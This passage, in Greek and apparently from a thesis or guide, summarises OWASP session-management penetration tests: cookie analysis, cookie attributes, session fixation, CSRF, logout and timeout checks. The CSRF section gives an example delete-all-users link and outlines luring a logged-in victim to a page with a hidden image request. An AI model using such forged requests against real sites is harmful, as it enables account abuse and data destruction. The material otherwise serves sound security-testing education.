Όταν ένας χρήστης συνδέεται με μια εφαρμογή και χρειάζεται να εποπτεύεται για ένα χρονικό διάστημα και να γνωρίζει η εφαρμογή την ταυτότητά του, τότε εκδίδεται ένα cookie από το server προς τον πελάτη. Στις μελλοντικές συνδέσεις, ο πελάτης επιστρέφει πίσω το cookie στον server, μέχρι αυτό να λήξει ή να καταστραφεί. Ο server λαμβάνει μια πληθώρα δεδομένων για το χρήστη, από τις πληροφορίες που περιλαμβάνονται μέσα στο cookie.

Α.3. Γενικές οδηγίες Ελέγχου

Συλλογή και εξέταση cookies

Ο εξεταστής μελετά το πόσο εύκολο είναι να παραποιηθεί ένα βασικό για τη λειτουργία της εφαρμογής cookie. Η διαδικασία που προτείνεται από το OWASP έχει ως εξής:

[57] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_Management_Schema_(OTG-SESS-001) (13 Φεβρουαρίου 2019)

Τίτλος	Περιγραφή
Συλλογή cookie	• Συλλέγεται ικανός αριθμός δειγμάτων cookies • Ποια σελίδα τα δημιουργεί; • Σε ποιο domain ισχύουν; • Ποιες οι τιμές και τα χαρακτηριστικά τους; • Οι τιμές τους παραμένουν σταθερές ή αλλάζουν και με ποιες ενέργειες προκαλείται αυτό; • Έχουν χαρακτηριστεί όλα τα tag Set-Cookie ως ασφαλή (Secure); • Οι λειτουργίες των cookies λαμβάνουν χώρα σε μη κρυπτογραφημένα κανάλια; Επιτρέπεται να προωθηθούν μέσω αυτών; • Υπάρχουν μόνιμα cookies; • Τι τιμές έχει το tag Expires; • Τα transient cookies (αυτά που απενεργοποιούνται όταν ο χρήστης κλείσει τον περιηγητή) παραμένουν ίδια; • Τι ρυθμίσεις Cache-Control έχουν τα πρωτόκολλα HTTP/1.0 και HTTP/1.1;
Cookie reverse engineering	Αναλύεται ο αλγόριθμος παραγωγής cookies προκειμένου να μπορέσουν να ξαναπαραχθούν
Προσπάθεια παραποίησης ενός cookie	• Με επιθέσεις όπως cookie brute force. Επίσης, μπορεί να γίνει επίθεση με υπερχείλιση ενός cookie, όπου ο στόχος είναι η υπερχείλιση της μνήμης. • Το cookie πρέπει να έχει υψηλή μεταβλητότητα δεδομένων και σύντομη περίοδο ισχύος, όχι τόσο σύντομη όμως ώστε να επηρεάζει την εφαρμογή. • Ο εξεταστής καταγράφει πόση ώρα θα διαρκέσει η επίθεση. • Είναι αρκετά μεγάλο το Session ID και το κλειδί της κρυπτογράφησης; Προτείνεται χρήση κλειδιού μήκους 256 bits, όπως ο AES. Το κλειδί του session id

	προτείνεται να περιέχει τουλάχιστον 50 χαρακτήρες. • Χρησιμοποιούνται σκόπιμα καθυστερήσεις μεταξύ των συνδέσεων για την αποτροπή επιθέσεων;

Πίνακας 29: Ερωτήματα συλλογής και εξέτασης cookies

Εξέταση ταυτότητας συνόδου (session ID ή session token)

Σύμφωνα με τον OWASP, η ταυτότητα συνόδου μπορεί να περιλαμβάνεται α) σε ένα cookie, β) σε ένα πεδίο φόρμας (πχ hidden field) ή γ) στη διεύθυνση URL.

Τα κριτήρια ασφαλείας που πρέπει να καλύπτει είναι α) τυχαιότητα, β) μοναδικότητα, γ) αντίσταση σε στατιστική/κρυπτογραφική ανάλυση και δ) αντίσταση σε διαρροή πληροφοριών.

Οι ιδιότητες που πρέπει να φέρει ένα παρατίθενται στον παρακάτω πίνακα:

Ιδιότητα	**Περιγραφή**
Γενικές ιδιότητες	
Τιμή	Δεν πρέπει να φέρει πραγματικά δεδομένα αλλά έναν κωδικό που συσχετίζεται με αυτά στην πλευρά του server.
Κωδικοποίηση	Να είναι κωδικοποιημένο ή σε μορφή hash η κωδικοποίηση του οποίου να μην είναι δυνατή με μια επίθεση τύπου brute force.*
Ιδιότητες cookies που φέρουν session id	
Αδυναμία προβλεψιμότητας με χρήση τυχαίων τιμών και κρυπτογραφίας	Το cookie πρέπει να είναι δύσκολο να παραποιηθεί. Αν ο εισβολέας μπορεί να το παραποιήσει, τότε μπορεί να προσποιηθεί έναν άλλο χρήστη
Αντίσταση σε τροποποιήσεις	Αν ένα cookie περιέχει μια τιμή που ελέγχει αν κάποιος έχει ένα ρόλο, τότε θα μπορούσε να μπει σε αυτό και μια κρυπτογραφημένη τιμή hash αυτής.
Εγκυρότητα για σύντομο χρονικό διάστημα	Πέρα από ένα χρονικό διάστημα να διαγράφεται από το δίσκο.
Σημαία Secure	Ένα cookie πρέπει να έχει ενεργοποιημένη τη σημαία Secure προκειμένου να μεταδοθεί από κρυπτογραφημένο κανάλι.
Ασφαλή και Όχι	Μόνο στη μνήμη RAM. Να τίθενται μόνο στο κανάλι HTTPS:

μόνιμα	Set Cookie: cookie=data; path=/; domain=.aaa.it; Secure
Να μην μπορούν να αναγνωστούν από script	Χρήση HTTPOnly, πχ Set Cookie: cookie=data; path=/; domain=.aaa.it; HTTPOnly

Πίνακας 30: Ιδιότητες ταυτότητας συνόδου

* Μια ταυτότητα συνόδου μπορεί να έχει ένα σταθερό μέρος και ένα μεταβλητό. Τα υβριδικά token περιέχουν ένα μέρος μη κωδικοποιημένο.

Για την εξέταση της ταυτότητας συνόδου ο εξεταστής πρέπει να συνδεθεί από διαφορετικούς λογαριασμούς και να μελετήσει τα session id που παράγονται, απαντώντας σύμφωνα με τον OWASP στα εξής:

- Ποια μέρη του Session ID είναι στατικά για την ίδια σύνδεση;
- Υπάρχει κάποια ευαίσθητη πληροφορία που να εκτίθεται σε μη κωδικοποιημένο κείμενο;
- Ποια μοτίβα παρατηρούνται στο Session ID;
- Είναι το Session ID τυχαίο ή μπορεί να αναπαραχθεί με κάποιο τρόπο;
- Μπορούν οι ίδιοι παράμετροι να παράγουν το ίδιο ID;
- Αντέχει μια στατιστική ή κρυπτογραφική ανάλυση;
- Ποια μέρη του Session ID συνδέονται με το χρόνο και ποια θα μπορούσαν να προβλεφθούν; Πολλά Session ID κρυπτογραφούνται έχοντας ως βάση μια μονάδα χρόνου, γι' αυτό κατά την εξέταση ενός session ID πρέπει να ληφθεί ταυτόχρονα μεγάλος αριθμός δείγματος σε σύντομο χρονικό διάστημα για να μελετηθούν, χωρίς να επηρεάζεται η τιμή του από το χρόνο.
- Γνωρίζοντας τον αλγόριθμο παραγωγής και τα προηγούμενα ID μπορεί να προβλεφθεί το επόμενο;
- Κατά πόσο διαφέρει ένα cookie πριν και μετά την αυθεντικοποίηση; Καταγράφηκε η ώρα συλλογής έτσι ώστε να διαπιστωθεί αν μέσα στο cookie υπάρχει η τοπική ώρα ή η ώρα του server;
- Ποιοι χαρακτήρες χρησιμοποιούνται μέσα στο cookie; Αριθμητικές τιμές, κείμενο ή δεκαεξαδικές τιμές; Τι θα συμβεί αν εισαχθούν διαφορετικού τύπου χαρακτήρες;

- Το cookie χωρίζεται σε διαφορετικές ενότητες και τι πληροφορία μεταφέρει κάθε ενότητα; Ποια διαχωριστικά χρησιμοποιούνται;

7.2. Έλεγχος ιδιοτήτων των cookies

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-002[58].

Α.1. Περιγραφή

Έχοντας αντιληφθεί από την προηγούμενη ενότητα το σημαντικό ρόλο των cookies, κατανοούμε πόσο σημαντική κρίνεται η προστασία τους. Επειδή το πρωτόκολλο HTTP στερείται μνήμης, χρησιμοποιεί κατά την απόκριση του server την οδηγία Set-Cookie προκειμένου να ενσωματώσει ένα cookie που θα ενημερώνει την εφαρμογή αν μια αίτηση είναι μέρος της εκάστοτε συνόδου

Α.2. Γενικές οδηγίες Ελέγχου

Για να τεθεί ένα cookie χρησιμοποιείται η οδηγία Set-Cookie:

Set-Cookie: <*cookie-name*>=<*cookie-value*>; *Domain*=<*domain-value*>; *Secure; HttpOnly*

Ο εξεταστής πρέπει να είναι σε θέση να κατανοήσει πλήρως της παραμέτρους που τη συνοδεύουν και παρατίθενται στον παρακάτω πίνακα[59]:

Παράμετρος	**Περιγραφή**
Domain	Καθορίζει τα domains στα οποία θα σταλεί το cookie. Αν ταιριάζει με το domain απτό οποίο λαμβάνεται η αίτηση, τότε θα ελεγχθεί μετέπειτα η ιδιότητα του path
Path	Το URL τη διαδρομής για την οποία το cookie είναι έγκυρο. Καλό θα ήταν να αποφεύγονται γενικές ρυθμίσεις όπως "/" στην οποία όλες οι εφαρμογές του domain έχουν πρόσβαση. Αν τα domain και το path

[58] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002) (13 Φεβρουαρίου 2019)

[59] Mozilla.org, Set-Cookie . Διαθέσιμο: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie (13 Φεβρουαρίου 2019)

	δεν οριστούν σωστά τότε υπάρχει ο κίνδυνος επιθέσεων από εφαρμογές σε άλλα domain του server. Πρέπει πάντα να τίθεται ο χαρακτήρας "/" στο τέλος του path (πχ path=/site/)
Expires	Το μέγιστο χρονικό διάστημα ζωής του cookie. Αν δεν καθοριστεί τότε θα έχει το χρονικό διάστημα του session cookie (δηλαδή μέχρι να κλείσει ο πελάτης τη σελίδα). Ο εξεταστής πρέπει να βεβαιωθεί ότι το cookie δεν έχει τεθεί σε μεγάλο χρονικό διάστημα από τώρα καθώς ιδιαίτερα αν πρόκειται για token ο εισβολέας θα μπορεί να το ξαναυποβάλλει στην εφαρμογή μέχρι αυτό να λήξει.
Max-Age	Αριθμός δευτερολέπτων ζωής του cookie. Με μηδέν ή αρνητική τιμή λήγει αμέσως το cookie.
Secure	Θα σταλεί στο server το cookie μόνο αν χρησιμοποιείται κρυπτογράφηση με πρωτόκολλο HTTPS. Αν δεν τεθεί τότε τα cookies αποστέλλονται σε επισφαλές περιβάλλον.
HttpOnly	Αυτή η ιδιότητα βοηθά να αποτραπούν επιθέσεις τύπου cross-site scripting, καθώς δεν επιτρέπει το cookie να είναι προσβάσιμο από κώδικες client side, όπως JavaScript. Πρέπει πάντα να τίθεται.

Πίνακας 31: Παράμετροι cookie

7.3. Έλεγχος για σταθερό μήκος συνόδου (Session Fixation)

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-003[60].

Α.1. Περιγραφή

Μετά την αυθεντικοποίηση πρέπει να ανανεώνονται τα cookies. Αν δεν συμβεί αυτό τότε ένας κακόβουλος χρήστης θα μπορούσε να χρησιμοποιήσει ένα γνωστό cookie και να υποκλέψει τη σύνοδο του χρήστη (session hijacking).

Η εφαρμογή πρέπει να ελέγχει την τρέχουσα ταυτότητα συνόδου πριν την αυθεντικοποίηση του χρήστη και να εκδίδει νέα μετά από αυτή.

[60] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_Fixation_(OTG-SESS-003) (13 Φεβρουαρίου 2019)

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP η ευπάθεια λόγω στατικότητας της συνόδου μπορεί να συμβεί όταν:

- Μια εφαρμογή αυθεντικοποιεί το χρήστη χωρίς να πρώτα να ελέγχει την τρέχουσα ταυτότητα συνόδου, συνεχίζοντας να χρησιμοποιεί το Session ID που έχει ήδη συσχετιστεί με το χρήστη.
- Ένας εισβολέας είναι ικανός να επιβάλει ένα session ID σε έναν χρήστη, ώστε όταν αυτός προχωρήσει σε αυθεντικοποίηση τότε ο εισβολέας να έχει πρόσβαση στην αυθεντικοποιημένη σύνοδό του.

Παράδειγμα OWASP: Μια σελίδα εκδίδει μια ταυτότητα συνόδου με πρωτόκολλο HTTP και μετά ανακατευθύνει το χρήστη σε φόρμα σύνδεσης που χρησιμοποιεί πρωτόκολλο HTTPS. Αν κατά την αυθεντικοποίηση δεν εκδοθεί νέο session ID τότε ο εισβολέας μπορεί να υποκλέψει το υπάρχον session ID και να το χρησιμοποιήσει για να υποκλέψει τη σύνοδο.

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει αρχικά να αιτηθεί την εφαρμογή και να καταγράψει την τιμή της οδηγίας Set-Cookie. Έπειτα, συνδέεται στην εφαρμογή και παρατηρεί αν έχει εκδοθεί νέο cookie. Αν δεν έχει συμβεί αυτό, τότε είναι πιθανή η επίθεση τύπου session hijacking.

7.4. Έλεγχος για εκτεθειμένες μεταβλητές συνόδου

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-004[61].

Α.1. Περιγραφή

Αν ένας κακόβουλος χρήστης, με τη βοήθεια ενός λογισμικού proxy, μπορεί να τροποποιήσει τις μεταβλητές συνόδου και να υποκριθεί έναν άλλο χρήστη. Η προστασία από την υποκλοπή παρέχεται από την κρυπτογράφηση του HTTPS, ενώ η προστασία του Session ID εξασφαλίζεται από την κρυπτογράφηση ή το hash που περιέχει.

[61] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Exposed_Session_Variables_(OTG-SESS-004) (13 Φεβρουαρίου 2019)

Α.2. Γενικές οδηγίες Ελέγχου

Ο οργανισμός OWASP παραθέτει σαφείς οδηγίες για την προστασία της ταυτότητας συνόδου από ενδεχόμενη τροποποίηση:

Γενικές οδηγίες
Ο εξεταστής πρέπει να ελέγξει τις επιπτώσεις στην εφαρμογή όταν αλλάξει στη γραμμή διεύθυνσης το πρωτόκολλο https:// σε http:// .
Όταν μεταβαίνει η εφαρμογή σε κατάσταση αυθεντικοποίησης πρέπει να αποστέλλεται διαφορετική ταυτότητα συνόδου μέσω πρωτοκόλλου HTTPS.
Προστασία από proxy
Η ταυτότητα συνόδου δεν πρέπει ποτέ να μεταφέρεται μέσω πρωτοκόλλου HTTP όπως και δεν πρέπει να καταχωρείται στη μνήμη cache. Πρέπει να χρησιμοποιείται η οδηγία Cache-Control: no-cache που υποδεικνύει ότι ο proxy δεν μπορεί να χρησιμοποιήσει ξανά οποιοδήποτε δεδομένο. Για να αποφευχθεί πλήρως ο κίνδυνος προσωρινής αποθήκευσης των δεδομένων θα μπορούσαν συμπληρωματικά να χρησιμοποιηθούν οι οδηγίες: Expires:0 και Cache-Control:max-age=0.
Έλεγχος ευπαθειών στις GET/POST
Οι αιτήσεις GET δεν πρέπει να χρησιμοποιούνται καθώς μπορεί να εκθέσουν την ταυτότητα συνόδου σε proxy και Firewall logs. Οι επιθέσεις τύπου Cross-site Scripting (XSS) είναι πιο πιθανό να συμβούν στέλνοντας έναν ειδικό σύνδεσμο στο θύμα και λιγότερο πιθανό αν τα δεδομένα σταλούν από έναν πελάτη ως POST. Ο κώδικας του server που υποδέχεται POST αιτήσεις πρέπει να εξεταστεί ότι δεν εξυπηρετεί τα δεδομένα αν σταλούν με GET.
Έλεγχος του μέσου μεταφοράς
• Πως μεταφέρεται η ταυτότητα συνόδου; (GET, POST κρυφά πεδία κτλ); • Είναι δυνατό να ξεγελαστεί η εφαρμογή ώστε να αποστέλλονται σε αυτή ταυτότητες συνόδου μη κρυπτογραφημένες; Αν πχ αλλάξει το HTTP σε HTTPS; • Μπορεί σε κάποιο σημείο που χρησιμοποιείται η POST να αλλαχθεί σε GET;

Πίνακας 32: Οδηγίες προστασίας ταυτότητας συνόδου

7.5. Έλεγχος για CSRF

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-005[62].

Α.1. Περιγραφή

Η επίθεση CSRF ξεκινάει συνήθως με την αποστολή ενός συνδέσμου από τον εισβολέα προς τον αυθεντικοποιημένο χρήστη, ο οποίος οδηγεί τον τελευταίο στην εκτέλεση ανεπιθύμητων ενεργειών για λογαριασμό του εισβολέα.

Ο κακόβουλος χρήστης πρέπει να γνωρίζει τις έγκυρες διευθύνσεις της εφαρμογής, τον τρόπο με τον οποίο διαχειρίζεται τη σύνοδο η εφαρμογή καθώς και τη δυνατότητα εκμετάλλευσης HTML ετικετών προκειμένου να αποκτήσει πρόσβαση σε πόρους της εφαρμογής.

Σύμφωνα με τον OWASP, ο χρήστης κάνοντας κλικ στο λάθος σύνδεσμο, σε μια ιστοσελίδα ή σε ένα email που έχει λάβει, οδηγείται στη διεύθυνση URL της εφαρμογής, εκτελώντας μια αίτηση GET που περιλαμβάνει το cookie της συνόδου καθώς είναι πιθανό να είναι ήδη συνδεδεμένος. Ανάλογα με τη διαμόρφωση των παραμέτρων μπορεί να εν αγνοία του να ενεργοποιήσει καταστροφικές λειτουργίες, όπως η διαγραφή όλων των χρηστών:

http://site.gr/deleteAllUsers.aspx?confirm=true.

Επίσης, όπως αναφέρει ο OWASP, το σενάριο θα μπορούσε να γίνει πιο πολύπλοκο αν κάνοντας κλικ μεταφερθεί σε μια σελίδα του εισβολέα η οποία είτε ανακατευθύνει στη στοχευμένη λειτουργία της εφαρμογής είτε περιέχει μια εικόνα (img tag) μηδενικών διαστάσεων με την ιδιότητα src να λαμβάνεται καλώντας μια λειτουργία της εφαρμογής στόχο. Η εικόνα δεν θα φανεί ποτέ στο θύμα της επίθεσης.

Α.2. Γενικές οδηγίες Ελέγχου

Για να αποτραπούν τέτοιες επιθέσεις απαιτείται η αδυναμία του εισβολέα να δημιουργήσει έναν έγκυρο σύνδεσμο, κάτι που μπορεί να συμβεί αν η εφαρμογή απαιτεί την ενσωμάτωση πληροφοριών της συνόδου μέσα στο URL, οι οποίες δεν μπορούν να αναγνωριστούν από τον κακόβουλο χρήστη.

[62] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005) (13 Φεβρουαρίου 2019)

Σύμφωνα με τον οργανισμό OWASP, για να ελέγξει ο εξεταστής της ευπάθεια μιας εφαρμογής σε επιθέσεις τύπου CSRF, μπορεί να πράξει τα εξής:

1. Συλλέγει αρχικά τη διεύθυνση της εφαρμογής που εκκινεί την επιθυμητή για τον εισβολέα λειτουργία, πχ http://site.gr/deleteAll.
2. Δημιουργεί μια σελίδα html που περιέχει ένα στοιχείο (πχ img) που κάνει αναφορά και αποστέλλει ένα GET αίτημα στην ανωτέρω διεύθυνση της εφαρμογής. Αν επιθυμεί να αποστείλει ένα POST πρέπει να το κάνει με κώδικα JavaScript.
3. Βεβαιώνεται ότι το θύμα έχει συνδεθεί με την εφαρμογή και χρησιμοποιώντας τεχνικές social engineering το κάνει να πιστεύει ότι είναι ασφαλές να φορτώσει τις εικόνες του μηνύματος ή να ακολουθήσει τον σχετικό σύνδεσμο.
4. Ελέγχει αν έχει επιτευχθεί η επιθυμητή λειτουργία της εφαρμογής.

Ο οργανισμός OWASP παρέχει τις παρακάτω οδηγίες:

Άμεση αποσύνδεση μετά τη χρήση της εφαρμογής
Απαγόρευση στον περιηγητή να αποθηκεύει ονόματα χρήστη και κωδικούς και απαγόρευση στις εφαρμογές να θυμούνται τα δεδομένα εισόδου
Χρήση διαφορετικών περιηγητών, έναν για την απλή περιήγηση στο διαδίκτυο και έναν για τη χρήση εφαρμογών που περιέχουν ευαίσθητα δεδομένα
Η εφαρμογή δεν πρέπει να στηρίζεται αποκλειστικά στο cookie
Χρήση POST αιτήσεων και όχι GET γιατί αν και είναι εφικτό να προσομοιωθούν με χρήση JavaScript είναι πιο δύσκολο να χρησιμοποιηθούν σε μια επίθεση
Εισαγωγή κρίσιμων ερωτήσεων επιβεβαίωσης, όπως "Είστε σίγουροι ότι επιθυμείτε;" πριν την εκτέλεση κρίσιμων λειτουργιών
Μηχανισμοί αυτόματης αποσύνδεσης (όπως πχ στις περιπτώσεις e-banking βάσει κάποιου χρονικού πλαισίου)

Πίνακας 33: Οδηγίες αποτροπής επιθέσεων CSRF

7.6. Έλεγχος λειτουργίας αποσύνδεσης

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-006[63].

Α.1. Περιγραφή

Ένα από τα μέτρα για την αντιμετώπιση επιθέσεων τύπου υποκλοπής συνόδου (session hijacking), Cross Site Scripting (CSS) και Cross Site Request Forgery (CSRF) είναι η μείωση του χρόνου ζωής της ταυτότητας συνόδου.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον οργανισμό OWASP, οι σωστοί μηχανισμοί αποσύνδεσης προϋποθέτουν τα εξής:

- Να υπάρχουν γραφικά στοιχεία σε κάθε σελίδα, εμφανώς τονισμένα, που θα επιτρέπουν την άμεση αποσύνδεση.
- Μετά την αποσύνδεση πρέπει να τροποποιείται η τιμή του cookie.
- Μετά από κάποιο χρονικό διάστημα πρέπει να γίνεται αυτόματη αποσύνδεση.
- Ο server πρέπει να ελέγχει την κατάσταση της συνόδου.

Ενώ μπορεί να έχει γίνει αποσύνδεση και να έχει αλλάξει η τιμή του cookie, ο server μπορεί να μην έχει ενημερωθεί και να δίνει τη δυνατότητα σε ένα κακόβουλο χρήστη να ξανασυνδεθεί επαναφέροντας απλά την παλιά τιμή του cookie. Ακόμα και στην περίπτωση που ο χρήστης δεν αποσυνδεθεί και κλείσει απλά την καρτέλα, η εφαρμογή πρέπει να κλείσει αυτόματα τη σύνοδο μετά από την παρέλευση κάποιου χρονικού διαστήματος.

Ο OWASP παραθέτει τους παρακάτω ελέγχους ανά περίπτωση:

Έλεγχος τερματισμού της συνόδου σε συστήματα single sign-on (SSO)

Τα συστήματα που χρησιμοποιούν single sign-on (SSO) χρησιμοποιούν ένα κεντρικό σημείο όπου συνδέεται ο χρήστης και αυτομάτως είναι συνδεδεμένος με ένα πλήθος

[63] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-006. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_logout_functionality_(OTG-SESS-006) (13 Φεβρουαρίου 2019)

εφαρμογών. Ο τερματισμός της συνόδου σε μια εφαρμογή είναι πιθανό να μην τερματίζει τη σύνοδο σε άλλες εφαρμογές που εξυπηρετούνται από το SSO.	
1	Ο εξεταστής εκτελεί αποσύνδεση σε μια εφαρμογή.
2	Μεταφέρεται στο κεντρικό portal και εκτελεί επανασύνδεση. Ξαναφορτώνει την εφαρμογή για να δει αν είναι συνδεδεμένος.
3	Ενώ είναι συνδεδεμένος εκτελεί αποσύνδεση στο κεντρικό portal του συστήματος SSO. Έπειτα προσπαθεί να αποκτήσει πρόσβαση σε μια ασφαλή σελίδα της εφαρμογής.
4	Με την αποσύνδεση στην κεντρική πύλη SSO πρέπει να εφαρμόζεται καθολικός τερματισμός όλων των συνόδων.

Πίνακας 34: Έλεγχος τερματισμού της συνόδου σε SSO

Έλεγχος τερματισμού της συνόδου από τη μεριά του server	
1	Αρχικά ελέγχουμε την τιμή του cookie που χρησιμοποιείται ως αναγνωριστικό συνόδου.
2	Πατάμε το κουμπί της αποσύνδεσης και παρατηρούμε την τιμή του ανωτέρω cookie
3	Μεταφερόμαστε σε μια σελίδα η οποία για την πρόσβαση σε αυτή απαιτεί αυθεντικοποίηση ή πατάμε το κουμπί "Πίσω" για να μεταφερθούμε στην ασφαλή σελίδα. Αν φορτωθεί η προσωρινά αποθηκευμένη έκδοση πατάμε το κουμπί Ανανέωση. Αν ο μηχανισμός αποσύνδεσης προκαλεί την ανάθεση νέας τιμής στο cookie συνόδου τότε πρέπει να ανακαλέσουμε τη νέα τιμή και να προσπαθήσουμε να ξανασυνδεθούμε στην ασφαλή σελίδα.
4	Πρέπει να μην μπορούμε να προσπελάσουμε τη σελίδα και να οδηγηθούμε στη σελίδα σύνδεσης.

Πίνακας 35: Έλεγχος τερματισμού της συνόδου από τη μεριά του server

7.7. Έλεγχος τερματισμού συνόδου λόγω λήξης χρόνου

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-007[64].

[64] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-007. Διαθέσιμο : https://www.owasp.org/index.php/Test_Session_Timeout_(OTG-SESS-007) (13 Φεβρουαρίου 2019)

Α.1. Περιγραφή

Για την προστασία των συνόδων από επιθέσεις πρέπει να υπάρχει ένας μηχανισμός με τον οποίο μετά από κάποιο χρονικό διάστημα γίνεται αυτόματη αποσύνδεση του χρήστη. Στο πρώτο αίτημα που θα λάβει ο server μετά από την παρέλευση του χρονικού διαστήματος, γίνεται ακύρωση της συνόδου. Ο μηχανισμός που θα υλοποιηθεί πρέπει να ενεργοποιείται μόνο από το server και όχι με scripts από την πλευρά του πελάτη. Ο server πρέπει να διαγράφει ή να τροποποιεί τις τιμές των cookies συνόδου, αχρηστεύοντάς τα.

Ο οργανισμός OWASP προτείνει τα 10-15 λεπτά αδράνειας για τραπεζικές ή άλλες κρίσιμες εφαρμογές, ενώ για μια ιστοσελίδα μπορεί ο χρόνος αδράνειας να επεκταθεί στα 60 λεπτά.

Α.2. Επιπτώσεις

Σύμφωνα με τον OWASP, σε ένα κοινόχρηστο υπολογιστή, ένας χρήστης ξεχνάει να αποσυνδεθεί από την εφαρμογή του e-mail του. Άμεσα το παρατηρεί ένας κακόβουλος χρήστης και επαναφορτώνει την ασφαλή σελίδα του e-mail. Σε ένα πιο πολύπλοκο παράδειγμα, η εφαρμογή αχρηστεύει το cookie συνόδου. Τότε ο κακόβουλος χρήστης, υποκλέπτοντας το προηγούμενο cookie συνόδου (μια επίθεση που περιγράφεται ως cookie replay), φορτώνει κανονικά την ασφαλή σελίδα, καθώς ο server δεν έχει ενημερωθεί για την απενεργοποίηση της συνόδου.

Α.3. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, οι οδηγίες ελέγχου περιλαμβάνουν τα εξής βήματα:

1. Για τη διενέργεια του βασικού ελέγχου πρέπει αρχικά να μεταφερθούμε σε μια ασφαλή σελίδα της εφαρμογής και να την ξαναφορτώσουμε μετά από μια μεγάλη χρονική καθυστέρηση για να δούμε αν υλοποιήθηκε ο μηχανισμός αποσύνδεσης έπειτα από κάποια χρονική αδράνεια. Αυτό δυσχεραίνει το έργο ενός εισβολέα να προβλέψει μια έγκυρη ταυτότητα συνόδου άλλου χρήστη, εκτός και αν ήδη τη χρησιμοποιεί και μπορεί να την ανανεώνει ανά διαστήματα για να την κρατήσει ενεργή.
2. Μετά την αποσύνδεση μελετά αν τα session tokens έχουν καταστραφεί ή αχρηστευτεί. Επίσης, πρέπει να διαπιστώσει αν η αποσύνδεση επιβλήθηκε από την πλευρά του πελάτη ή του server ή και από τους δύο μαζί. Από την

πλευρά του server επιβάλλεται αν το cookie της συνόδου δεν φέρει κάποιο στοιχείο χρόνου. Αντιθέτως, αν φέρει κάποιο στοιχείο χρόνου, ο εξεταστής προσπαθεί να τροποποιήσει το χρόνο και να παρατηρήσει τις επιπτώσεις που θα έχει αυτό στη σύνοδο. Κατόπιν τούτου στις περιπτώσεις που χρησιμοποιείται ο χρόνος σε ένα cookie, τότε αυτό θα πρέπει να κρυπτογραφείται.

7.8. Έλεγχος για Υπερφόρτωση μεταβλητών συνόδου

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-008[65].

Α.1. Περιγραφή

Ο έλεγχος για υπερφόρτωση των μεταβλητών της συνόδου αποσκοπεί στον έλεγχο των ευπαθειών που παρουσιάζονται όταν μία σύνοδος μιας εφαρμογής χρησιμοποιείται για πολλές λειτουργίες. Οι σελίδες μιας εφαρμογής μπορούν να φορτωθούν με απρόσμενη σειρά έτσι ώστε μια τιμή της συνόδου να καθοριστεί σε μία σελίδα και έπειτα κακόβουλα να χρησιμοποιηθεί σε μία άλλη.

Α.2. Επιπτώσεις

Ο OWASP θέτει ως παράδειγμα, την επίσκεψη σε μια σελίδα ανάκτησης κωδικού, η οποία παραθέτει σε μια σύνοδο μία ταυτότητα βασιζόμενη απλά σε στατικές τιμές, όπως ένας κωδικός ανάκτησης. Σε αυτή τη σελίδα ο χρήστης εισάγει κάποια στοιχεία, όπως το email του και η σελίδα αυτή μπορεί να παραγάγει μία σύνοδο με αυτές τις τιμές ταυτότητας που δέχτηκε από την πλευρά του πελάτη. Έπειτα, είναι πιθανό κάποιες σελίδες της εφαρμογής που απαιτούν αυτές τις τιμές να προβάλλουν επιπλέον ευαίσθητα δεδομένα του χρήστη, τα οποία εκμεταλλευόμενος ο εισβολέας θα χρησιμοποιήσει για να ξεπεράσει τη διαδικασία αυθεντικοποίησης.

Α.3. Γενικές οδηγίες Ελέγχου

[65] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-008. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_puzzling_(OTG-SESS-008) (13 Φεβρουαρίου 2019)

Ο εξεταστής, σύμφωνα με τον OWASP πρέπει να συλλέξει και να μελετήσει όλες τις μεταβλητές της συνόδου που τίθενται σε μία εφαρμογή. Αυτό μπορεί να γίνει με μία επίσκεψη στα σημεία εισόδου και εξόδου μιας εφαρμογής. Ο πιο αποτελεσματικός τρόπος ωστόσο είναι η εξέταση του πηγαίου κώδικα της εφαρμογής.

8. Έλεγχος Δεδομένων Εισόδου

8.1. Έλεγχος για ανάκλαση δεσμών ενεργειών μεταξύ εφαρμογών

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-001[66].

